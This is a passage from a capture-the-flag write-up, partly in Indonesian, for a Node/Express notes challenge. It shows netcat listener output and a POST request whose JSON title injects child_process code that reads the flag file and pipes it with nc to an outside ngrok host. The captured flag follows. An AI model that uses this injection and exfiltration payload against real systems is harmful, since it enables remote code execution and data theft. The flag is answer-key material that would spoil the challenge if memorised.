
```
root@Amogus:/tmp# nc -nlvp 8888
Listening on 0.0.0.0 8888
Connection received on 127.0.0.1 43860
uid=65534(nobody) gid=65534(nobody) groups=65534(nobody)
root@Amogus:/tmp#
```

Flag berada pada directory /




```
root@Amogus:/tmp# nc -nlvp 8888
Listening on 0.0.0.0 8888
Connection received on 127.0.0.1 59526
bin
dev
etc
home
lib
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
y0r_pr1z3
root@Amogus:/tmp#
```

Flag pun didapatkan dengan payload akhir seperti berikut



```
POST /notes HTTP/1.1
Host: ctf-gemastik.ub.ac.id:10021
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.5249.62
 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image
/avif,image/webp,image/apng,*/*;q=0.8,application/signed-ex
change;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: JSESSIONID=0C138ED725F730F875E96516BC54CD09
Connection: close
Content-Type: application/json
Content-Length: 137

{
  "title":
  "JSON.stringify; process.mainModule.require('child_proces
  s').exec('cat /y0r_pr1z3 | nc 0.tcp.ap.ngrok.io 17994')",
  "content":1
}
```

```
HTTP/1.1 201 Created
X-Powered-By: Express
Content-Type: application/json; charset=utf-8
Content-Length: 212
ETag: W/"d4-eQliQiXXi7/1KMy+SeN4jFrzma0"
Date: Sun, 30 Jul 2023 09:46:43 GMT
Connection: close

{
  "title":
  "JSON.stringify; process.mainModule.require('child_pro
  cess').exec('cat /y0r_pr1z3 | nc 0.tcp.ap.ngrok.io 179
  94')",
  "content":"1",
  "_id":"64c631830a13a48c8de4756a",
  "date":"2023-07-30T09:46:43.272Z",
  "__v":0
}
```



```
root@Amogus:/tmp# nc -nlvp 8888
Listening on 0.0.0.0 8888
Connection received on 127.0.0.1 54496
gemastik{web_gemashnotes_55a04666584629f61fb5379ed346f9a7bb80e92cf95cba72}root@Amogus:/tmp# 
```

Flag:

gemastik{web_gemashnotes_55a04666584629f61fb5379ed346f9a7bb80e92cf95cba72}